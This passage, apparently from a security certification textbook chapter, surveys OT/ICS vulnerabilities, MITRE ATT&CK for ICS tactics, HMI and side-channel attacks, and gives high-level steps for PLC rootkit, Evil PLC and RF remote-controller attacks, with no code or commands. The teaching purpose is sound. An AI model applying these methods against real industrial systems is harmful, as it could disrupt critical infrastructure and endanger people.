- **Vendor dependencies**: OT systems often depend on third-party vendors for hardware, software, and support, creating potential security risks if vendors do not implement robust cybersecurity measures.
- **Resource limitations**: OT systems typically have limited processing power and memory, restricting the ability to deploy advanced security features and tools.
- **Lack of encryption**: Data exchanged between OT devices is often not encrypted, leaving it vulnerable to interception and manipulation by attackers.
- **Data integrity concerns**: Attacks that alter data, such as tampering with sensor readings, can lead to critical decisions being made based on inaccurate information, causing severe consequences.

OT Vulnerabilities

OT systems are increasingly integrated with IT networks, which has expanded their potential attack surfaces. As OT and IT systems converge, the frequency of cyberattacks on IT networks poses a risk to OT systems, as they may be compromised through IT infrastructure. Attackers can exploit vulnerabilities in IT networks to launch attacks on OT systems. Table 18-08 covers some common vulnerabilities in OT:

Vulnerability	Description
1. Publicly Accessible OT Systems	• OT systems are linked directly to the internet, allowing third-party vendors to perform maintenance and diagnostics remotely • OT systems lack modern security measures to protect them • Attackers can exploit vulnerabilities to perform password brute-forcing or probe OT systems, potentially disabling or disrupting their operations
2. Insecure Remote Connections	• Corporate networks utilize jump boxes to enable remote connections to the OT network • Attackers can exploit weaknesses in jump boxes to gain unauthorized remote access to OT systems

3. Missing Security Updates	• Using outdated software versions heightens risks and creates opportunities for attackers to breach OT systems
4. Weak Passwords	• Operators and administrators often rely on default usernames and passwords for OT systems, which are easy to guess • If the default vendor credentials for embedded devices and management interfaces are not updated, attackers can gain access to OT systems
5. Insecure Firewall Configuration	• Incorrectly configured access rules permit unnecessary connections between corporate IT and OT networks • Support teams grant excessive access permissions to the management interfaces on firewalls • Vulnerable firewalls expose the OT network to security risks, making them susceptible to attacks
6. OT Systems Placed within the Corporate IT Network	• Corporate systems are linked to the OT network to access operational data or transfer data to third-party management systems • OT systems like control stations and reporting servers are within the IT network • A compromised IT system can be used to access the OT network
7. Insufficient Security for Corporate IT Networks from OT Systems	• Attacks can also stem from OT systems, which rely on outdated legacy software and are accessible remotely • Insecure OT devices can provide unauthorized access to corporate IT systems
8. Lack of Segmentation within OT Networks	• Many OT networks are designed with a flat, unsegmented structure, treating all systems as equally important and functional • The compromise of a single device can potentially expose the entire OT network
9. Lack of Encryption and Authentication for Wireless OT Networks	• OT networks' wireless devices rely on insecure and outdated security protocols • This vulnerability allows attackers to conduct sniffing and authentication bypass attacks
10. Unrestricted Outbound Internet Access from OT Networks	• OT networks permit direct outbound connections for remote patching and maintenance tasks • Direct internet access to unpatched and insecure OT devices heightens the risk of malware attacks • This setup makes OT networks vulnerable to malware and command-and-control attacks

Table 18-08: OT Vulnerabilities

MITRE ATT&CK for ICS

The MITRE ATT&CK framework for ICS serves as a valuable resource for ICS security teams and vendors. It enables them to analyze an attacker's tactics against OT systems and devise effective

defense strategies. Additionally, it assists security teams in describing and analyzing an attacker's behavior following a compromise.

The MITRE ATT&CK framework for ICS outlines various tactics, each addressing specific aspects of potential attacker strategies.

Initial Access

This tactic involves attackers' methods to establish their foothold within a targeted ICS environment. Attackers may compromise OT assets, websites, IT resources, or other external services to infiltrate the ICS network.

Techniques for Initial Access:

1. **Drive-by Compromise**

Attackers exploit vulnerabilities in a target user's web browser by tricking them into visiting a compromised website during routine browsing, gaining unauthorized access to the OT system.

2. **Exploiting Public-Facing Software**

Attackers penetrate the OT network by exploiting known vulnerabilities in internet-facing applications, often used for remote monitoring and management.

3. **Exploiting Remote Services**

Attackers leverage application vulnerabilities and error messages from operating systems, programs, or kernels to conduct further attacks on remote services.

Additional Techniques for Initial Access:

- External remote services
- Internet-accessible devices
- Remote services
- Replication through removable media
- Rogue master
- Spear-phishing attachment
- Supply-chain compromise
- Transient cyber assets
- Wireless compromise

These techniques highlight attackers' diverse strategies to breach ICS environments and underscore the need for robust security measures.

Execution

Execution involves an attacker's efforts to run malicious code, alter data, or perform unauthorized system functions using illegitimate methods. Various techniques are employed to execute malicious actions within a device or asset in an ICT environment.

Techniques for Execution:

1. **Changing the Operating Mode**

Attackers manipulate the operating modes of a controller within the infrastructure (e.g., program download) to gain extended access to OT functionalities.

2. **Command-Line Interface (CLI)**

Attackers use the CLI to execute malicious commands and interact with the OT system. This enables them to install and run harmful programs and carry out unauthorized operations while evading detection.

3. **Execution Through APIs**

By injecting code into APIs, attackers can execute specific functions in a system when triggered by the associated software.

Additional Techniques Used in the Execution Stage:

- Graphical User Interface (GUI)
- Hooking
- Modify controller tasking
- Native API
- Scripting
- User execution

These techniques demonstrate attackers' diverse methods to compromise systems and emphasize the need for vigilant monitoring and preventive measures.

Persistence

Persistence refers to the technique attackers use to maintain their presence within an ICS environment, even after device restarts or communication interruptions. These methods ensure continued access and enable long-term attacks.

Techniques for Persistence:

1. **Program Modification**

Attackers alter or attach programs to a controller in an OT system, changing how it interacts with other devices or processes within the environment.

2. **Firmware Manipulation**

Malicious firmware is embedded into hardware devices, allowing attackers to sustain access to other systems and establish a foothold for prolonged attacks.

3. **Project File Infection**

Attackers inject harmful code into file dependencies, such as objects or variables essential for operating Programmable Logic Controllers (PLCs). This often involves exploiting default PLC functionalities.

Additional Techniques for Persistence:

- System firmware manipulation
- Use of valid accounts

These methods highlight how attackers secure their presence in ICS environments, underscoring the need for robust defenses to prevent unauthorized access and minimize vulnerabilities.

Privilege Escalation

Privilege escalation enables attackers to gain elevated access and permissions within an ICS system or network, allowing them to carry out more advanced malicious activities.

Techniques for Privilege Escalation:

1. **Exploiting Software Vulnerabilities**

Attackers leverage known flaws or programming errors in software to increase their access rights and privileges.

2. **API Hooking**

This technique involves intercepting and redirecting API calls within various processes, enabling attackers to manipulate system behavior and elevate their privileges.

Evasion

Attackers employ evasion tactics to bypass standard defense mechanisms and avoid detection.

Techniques for Evasion:

1. **Removing Indicators**

Attackers eliminate evidence of their activities, such as attack indicators, from a compromised host to obscure their presence and erase traces of the attack.

2. **Rootkits**

Rootkits are installed to conceal malicious activities by hiding services, connections, and system drivers, effectively evading detection.

3. **Changing the Operating Mode**

By altering a controller's operating mode, attackers can access additional system functionalities while avoiding detection.

Additional Techniques for Evasion:

- Exploiting software vulnerabilities
- Masquerading
- Sending spoofed reporting messages

These techniques highlight attackers' various methods to remain undetected and evade security measures.

Discovery

Discovery involves gathering information about an ICS environment to analyze and identify potential target assets. Attackers use various techniques to collect data about the system's infrastructure and operations.

Techniques for Discovery:

1. **Enumerating Network Connections**

Attackers analyze communication patterns between network devices to understand the structure and functionality of the system.

2. **Network Sniffing**

This technique involves capturing or monitoring network traffic to extract critical details such as protocols, source and destination addresses, and other key information.

3. **Identifying Remote Systems**

Attackers obtain information about other systems within the network, including hostnames, IP addresses, and other identifiers, to facilitate malicious actions.

Additional Techniques for Discovery:

- Remote system information gathering
- Wireless network sniffing

These techniques demonstrate how attackers systematically collect intelligence to target and exploit ICS environments.

Lateral Movement

Lateral movement involves attackers expanding their presence within the target ICS environment by utilizing their existing access.

Techniques for Lateral Movement:

1. **Exploiting Default Credentials**

Attackers use built-in or factory-set credentials of control systems to carry out administrative-level actions.

2. **Program Downloads**

Attackers can upload and execute user programs within a controller, gaining further control by initiating program downloads.

3. **Abusing Remote Services**

By exploiting remote services, attackers can traverse the network, accessing additional assets and components.

Additional Techniques for Lateral Movement:

- Exploiting vulnerabilities in remote services
- Transferring malicious tools laterally
- Using valid accounts for unauthorized access

These methods highlight how attackers propagate through the network to compromise more systems and expand their influence within an ICS environment.

Collection

The collection encompasses attackers' methods for extracting data and acquiring insights into the ICS infrastructure, including its domains and assets.

Techniques for Data Collection:

1. **Automated Collection**

Attackers utilize scripts or automated tools to gather information about the ICS environment without systematic manual intervention.

2. **Targeting Information Repositories**

Sensitive details, such as control system layouts and specifications, can be extracted from information repositories, giving attackers critical insights.

3. **Accessing I/O Images**

By obtaining the I/O image of a Programmable Logic Controller (PLC), attackers can access and leverage memory for further malicious operations.

Additional Techniques for Data Collection:

- Detecting the operating mode
- Conducting man-in-the-middle attacks
- Monitoring process states
- Identifying points and tags
- Uploading programs
- Capturing screen data
- Wireless traffic sniffing

These strategies illustrate how attackers gather intelligence to understand and exploit ICS environments effectively.

Command-and-Control

Command-and-control involves an attacker attempting to manipulate, disable, or exploit the physical control processes within the targeted ICS environment.

Techniques for Command-and-Control:

1. **Using Common Ports**

Attackers exploit well-known ports like 80 (HTTP) and 443 (HTTPS) to communicate, thereby avoiding detection by traditional security mechanisms.

2. **Connection Proxy**

A connection proxy allows attackers to redirect and control network traffic within the ICS environment, facilitating covert operations.

3. **Application-Layer Protocols**

Attackers leverage standard application-layer protocols, such as HTTPS, telnet, and Remote Desktop Protocol (RDP), to obscure their actions and gain control over targeted systems.

Inhibit Response Function

The inhibition of response function involves tactics where an attacker seeks to prevent or disrupt actions taken in response to security incidents, such as hazards or failures.

Techniques for Inhibiting Response:

1. **Activating Firmware Update Mode**

Attackers may initiate firmware update mode to block normal security responses during a security event, causing disruptions.

2. **Blocking Command Messages**

Attackers can intercept and block commands or instruction messages before they are delivered to control systems, preventing appropriate responses.

3. **Blocking Reporting Messages**

By disrupting reporting messages from industrial systems, attackers can prevent them from reaching their intended recipients, allowing their malicious activities to remain undetected.

Additional Techniques for Inhibiting Response:

- Alarm suppression
- Blocking serial communication (COM)
- Data destruction
- Denial-of-Service (DoS) attacks
- Restarting or shutting down devices
- Manipulating control I/O images
- Altering alarm settings
- Installing rootkits
- Stopping services
- Modifying system firmware

These techniques show how attackers can prevent systems from responding effectively to security events, ensuring they can carry out malicious actions undetected.

Impair Process Control

Impairing process control involves attackers attempting to disable, manipulate, or take control of the physical control processes within the targeted environment.

Techniques for Impairing Process Control:

1. **I/O Brute-Forcing**

Attackers may attempt to brute-force Input/Output (I/O) addresses to take control of a process's functionality without directly targeting a specific interface.

2. **Manipulating Parameters**

By altering the control system's instruction parameters through programming, attackers can disrupt or modify system operations.

3. **Injecting Malicious Firmware**

Attackers can inject malicious firmware into a device, reprogramming it to carry out harmful tasks or enable further attacks.

Additional Techniques for Impairing Process Control:

- Sending spoofed reporting messages
- Issuing unauthorized command messages

These techniques illustrate how attackers can compromise process controls to disrupt or gain control over operations in the target environment.

Impact

Impact refers to attackers' methods of inflicting damage, disrupting, or seizing control of the data and systems within the targeted ICS environment and its related components.

Techniques for Impact:

1. **Property Damage**

Attackers can cause significant damage to both physical property and the surrounding environment by launching various attacks on the ICS.

2. **Loss of Availability**

Attackers can make systems unresponsive to connected operations or communications by disrupting or interfering with industrial processes.

3. **Denial of Control**

Attackers may manipulate control systems to sever communication between operators and the process controls, leading to operational disruptions.

Additional Techniques for Impact:

- Denial of view
- Loss of control
- Decreased productivity and revenue
- Loss of protection and safety
- Loss of system visibility
- Manipulation of control or view
- Theft of operational data

These techniques highlight how attackers can profoundly negatively affect ICS environments' operations, safety, and security.

OT Threats

With the merging of Operational Technology (OT) and Information Technology (IT), OT systems are increasingly being used for functions they were not originally intended for. These systems are now being integrated with IT networks and exposed to the global internet, creating new vulnerabilities. Many OT systems still rely on outdated, legacy software lacking proper security measures, offering a potential entry point for cybercriminals to infiltrate corporate IT networks and OT infrastructure. Furthermore, the interconnected nature of OT networks, which link machines and production systems, has led to more sophisticated cyberattacks that can cause physical damage. Below are some key threats faced by OT networks:

1. **Maintenance and Administrative Threats**

Attackers target maintenance and administrative functions by exploiting zero-day vulnerabilities within the OT network. By taking advantage of these vulnerabilities, cybercriminals can inject and spread malware through IT systems and target interconnected industrial control systems, such as SCADA and PLC.

2. **Data Leakage**

Attackers may exploit IT systems connected to the OT network to access the IT/OT gateway and steal sensitive operational data, including configuration files, that are crucial for the system's functioning.

3. **Protocol Exploitation**

Many OT systems rely on outdated legacy protocols and interfaces like Modbus and CAN bus, often due to compatibility issues. Attackers take advantage of these protocols to launch attacks on OT systems. For instance, they may exploit the emergency stop (e-stop) safety mechanism to halt machinery in emergencies and carry out single-packet attacks.

4. **Potential Destruction of ICS Resources**

Attackers exploit weaknesses in OT systems to disrupt or degrade the functionality of ICS infrastructure, potentially leading to critical safety and operational issues.

5. **Reconnaissance Attacks**

Many OT systems allow remote communication with little encryption or authentication, enabling attackers to conduct initial reconnaissance and scanning. This helps them collect the information needed for the later stages of the attack.

6. **Denial-of-Service Attacks**

Attackers use communication protocols like the Common Industrial Protocol (CIP) to launch DoS attacks on OT systems. For instance, an attacker might send a malicious CIP connection request to a device and, upon establishing the connection, inject a false IP configuration. If the device accepts the configuration, it can cause a loss of communication between the device and other connected systems.

7. **HMI-Based Attacks**

Human-Machine Interfaces (HMIs), sometimes called Hacker-Machine Interfaces, are susceptible to exploitation due to existing vulnerabilities in OT systems. Despite advancements in OT automation, human interaction with operational processes still presents security challenges. The absence of global standards for HMI software development and insufficient security measures often lead to vulnerabilities. Attackers can exploit these weaknesses to conduct attacks such as memory corruption, code injection, and privilege escalation on OT systems.

8. **Exploiting Enterprise-Specific Systems and Tools**

Attackers may target ICS components like Safety Instrumented Systems (SIS) by injecting malware through exploited protocols. This allows them to detect hardware and systems used for communication, further damaging or disrupting services.

9. **Spear Phishing**

Attackers send fraudulent emails containing malicious links or attachments that appear to come from legitimate or trusted sources. When the victim interacts with the malicious content, malware is injected, causing damage and spreading to other systems. For example, an attacker may send an email with a harmful attachment to a system managing sales software in an operational plant. Once the victim opens the attachment, the malware infects the sales software, spreads to other networked systems, and damages industrial automation components.

10. **Malware Attacks**

Attackers are repurposing legacy malware that was initially designed to target IT systems, adapting it to exploit OT systems. They conduct reconnaissance to find vulnerabilities in newly integrated OT systems. Once identified, they use older malware versions to execute various attacks. In some cases, attackers also develop new malware specifically designed to target OT systems, including ICS/SCADA.

11. **Exploiting Unpatched Vulnerabilities**

Attackers exploit unpatched vulnerabilities in ICS products, firmware, and software used within OT networks. ICS manufacturers design products for reliability and real-time performance but often neglect built-in security features. Additionally, these vendors cannot produce patches for vulnerabilities as quickly as IT vendors. This gap allows attackers to target and exploit these vulnerabilities to attack OT systems.

12. **Side-Channel Attacks**

Attackers utilize side-channel attacks to extract sensitive information from OT systems by analyzing their physical implementations. Techniques like timing and power analysis are employed to gather critical data through these side-channel methods.

13. **Buffer Overflow Attack**

Attackers exploit buffer overflow vulnerabilities present in ICS software—such as those in HMI web interfaces, ICS web clients, and communication interfaces—to inject malicious data and commands. This manipulation alters the normal functioning and behavior of the systems.

14. **Exploiting RF Remote Controllers**

OT networks often rely on RF technology to remotely control industrial processes. However, RF communication protocols generally lack built-in security, leaving them vulnerable to exploitation. Attackers can exploit these weaknesses to disrupt industrial machines, gaining unauthorized control or sabotaging production systems.

HMI-Based Attacks

Attackers often target HMI systems because they serve as the central control point for critical infrastructure. If attackers gain control of an HMI, they can damage SCADA devices or gather sensitive data about the system's architecture, which can be used for further malicious actions. With this information, attackers may also disable alerts for potential threats to the SCADA systems. Below are some SCADA vulnerabilities that attackers exploit to carry out HMI-based attacks on industrial control systems:

- **Memory Corruption**

This type of vulnerability involves code security issues such as out-of-bounds read/write errors and buffer overflows in the heap and stack. Memory corruption in an HMI occurs when the memory contents are modified due to coding errors. If the altered memory is used, it can cause the program to crash or behave in unintended ways. Attackers can trigger memory corruption by overwriting the code to create a buffer overflow. In some cases, an unflushed stack may allow attackers to manipulate the program using string manipulation techniques.

- **Credential Management**

This category's vulnerabilities include using hard-coded passwords, storing credentials in unprotected formats like plaintext, and inadequately protecting credentials. Attackers can exploit these weaknesses to gain administrative access to systems, allowing them to modify system databases or configuration settings.

- **Lack of Authorization/Authentication and Insecure Defaults**

This category includes vulnerabilities such as transmitting sensitive data in plaintext, using insecure default settings, ignoring encryption, and using insecure ActiveX controls for scripting. In some SCADA systems, an administrator with legitimate access can view other users' passwords. Attackers can exploit these weaknesses to gain unauthorized access to the system, allowing them to record or alter the data being transmitted or stored.

- **Code Injection**

Vulnerabilities in this category involve common forms of code injection, such as SQL, OS, command, and domain-specific injections. Gamma, a domain-specific language used for Human-Machine Interfaces (HMIs), is particularly vulnerable to code injection attacks. This scripting language creates fast-paced user interfaces and control applications. A vulnerability in Gamma's EvalExpression function, which evaluates, compiles, and executes code at runtime, can be exploited by attackers to send and execute arbitrary commands or scripts on the SCADA system.

- **Buffer Overflow Vulnerabilities**

Certain HMI software may be susceptible to buffer overflow vulnerabilities. Excessive data input can overflow the allocated buffer, potentially allowing an attacker to execute arbitrary code on the system.

- **Path Traversal**

Path traversal flaws in HMI web servers allow attackers to access files and directories outside the designated web root folder, leading to unauthorized disclosure or manipulation of information.

Side-Channel Attacks

Attackers carry out side-channel attacks by analyzing the physical implementation of a target system to extract sensitive information. Two primary techniques used for these attacks are timing analysis and power analysis. In timing analysis, attackers measure the time it takes for a device to perform different computations. In power analysis, attackers focus on fluctuations in power usage during cryptographic operations. ICS systems are particularly vulnerable to these types of attacks.

- **Timing Analysis**

In this attack, passwords are often transmitted through a serial channel. Attackers use a loop strategy to guess each character of the password, testing one character at a time. If the first character is correct, the loop proceeds to the next character. If it is incorrect, the loop stops. Attackers can deduce which characters are correct by measuring the time taken for each password authentication attempt. While timing-based attacks can be detected and blocked, they pose a threat.

- **Power Analysis**

Power analysis attacks are harder to detect and can allow the targeted device to continue functioning after being compromised. As a result, attackers often prefer this method over timing analysis to obtain sensitive information. This technique involves monitoring the power consumption of semiconductors during clock cycles. An oscilloscope tracks the time interval between pulses, and the resulting power profile can reveal how data is being processed, potentially exposing sensitive information.

For example, by analyzing the power profile, attackers can determine a correct password character by comparing it with an incorrect one. The same method can be used to extract cryptographic keys. Suppose attackers gain physical access to an unsecured or unsupervised device. In that case, they can use an oscilloscope, specialized hardware, and analysis software to retrieve cryptographic keys.

Once these keys are obtained, attackers can modify the configuration of the targeted devices. Since these systems are commonly used to secure power grids, such configuration changes can cause significant damage. Such alterations can disrupt the system's operation or transmit incorrect data to the operator. As these devices are often part of a distributed network controlled by a centralized system, incorrect data from one device can affect large portions of the OT network.



Figure 18-84: Illustration of Side-Channel Attack

Hacking Programmable Logic Controller (PLC)

PLCs are vulnerable to cyberattacks because they manage the physical processes of critical infrastructures. Attackers can discover exposed PLCs on the internet using tools like Shodan. Once compromised, these PLCs can create significant security risks for organizations. Hackers can manipulate the integrity and availability of PLC systems by targeting pin control operations, allowing them to execute attacks like payload disruptions and PLC rootkits.

PLC Rootkit Attack



Figure 18-85: Hacking PLC Through PLC Rootkit Attack

Here are the steps involved in executing a PLC rootkit attack:

- **Step 1:** The attacker gains legitimate access to the PLC device by injecting a rootkit. They then launch a control-flow attack against the PLC runtime to guess the default password, ultimately achieving root access to the system.
- **Step 2:** The attacker identifies the input and output modules and their memory locations to overwrite the PLC's input and output parameters.
- **Step 3:** After mapping the I/O pins and logic, the attacker manipulates the I/O initialization process, taking full control over the PLC's operations.

A PLC rootkit exploits architectural weaknesses in microprocessors, enabling it to bypass modern detection methods. This attack allows the attacker to fully control the PLC's input and output processes by manipulating the I/O initialization sequence. It is also called a "PLC ghost attack" and requires detailed knowledge of the PLC architecture.

The PLC's CPU operates in two modes: programming mode, where the PLC can remotely download code from any computer, and run mode, which executes the code. Once attackers gain access to the PLC, they can upload malicious code to the device, which replaces the original code. The attacker can then control the input and output processes, manipulating mechanical devices and potentially causing operational damage or failure.

Evil PLC Attack

In an Evil PLC attack, the attacker seeks out vulnerable PLC devices that are exposed to the internet, often using online tools, to target OT workstations and disrupt production operations. These exposed devices usually lack proper security protections, making them easy targets for unauthorized access and data manipulation. Once a vulnerable PLC is identified, the attacker transforms it into an "Evil PLC" by altering its configuration and modifying its behavior and logic by downloading malicious code.

The steps involved in an Evil PLC attack are as follows:

- **Step 1**: The attacker locates a vulnerable PLC using online search tools like Shodan or Censys
- **Step 2**: The attacker takes advantage of the PLC's firmware vulnerabilities and modifies its programming logic through download processes
- **Step 3**: With the compromised PLC, the attacker triggers upload actions on connected workstations, allowing the execution of arbitrary code



Figure 18-86: Illustration of Evil PLC Attack Methodology

Hacking Industrial Systems Through RF Remote Controllers

Industrial machines are commonly controlled through remote controllers, which are widely used across sectors like manufacturing, logistics, mining, and construction for automation or machine operation. These systems typically use a transmitter (TX) and receiver (RX) to communicate within a network. The transmitter sends radio signals (through button presses) while the receiver responds to these signals. If security measures in remote-controlled devices are inadequately implemented, they can create significant vulnerabilities in industrial systems. Attackers positioned within the range of the target system can utilize a specialized radio transceiver to design and transmit their own packets, potentially gaining unauthorized access to the system and carrying out harmful actions. Below are some threats industrial systems face through RF remote controllers:

- **Replay Attack**: Attackers capture the RF signals (commands) sent by an operator and replay them to the target system, effectively gaining control over the system.



Figure 18-87: Replay Attack on Industrial Systems

- **Command Injection**: Attackers familiar with RF protocols can manipulate or inject their own RF packets through reverse engineering techniques to gain full machine control. They record and analyze commands, reverse-engineer additional commands used to control the device, and inject these commands to disrupt the device's normal operations.



Figure 18-88: Command Injection Attack on Industrial Systems

- **Exploiting E-stop**: Using the knowledge gained in the previous step, attackers can repeatedly send emergency stop (e-stop) commands to the device, halting its operations and causing a Denial-of-Service (DoS).

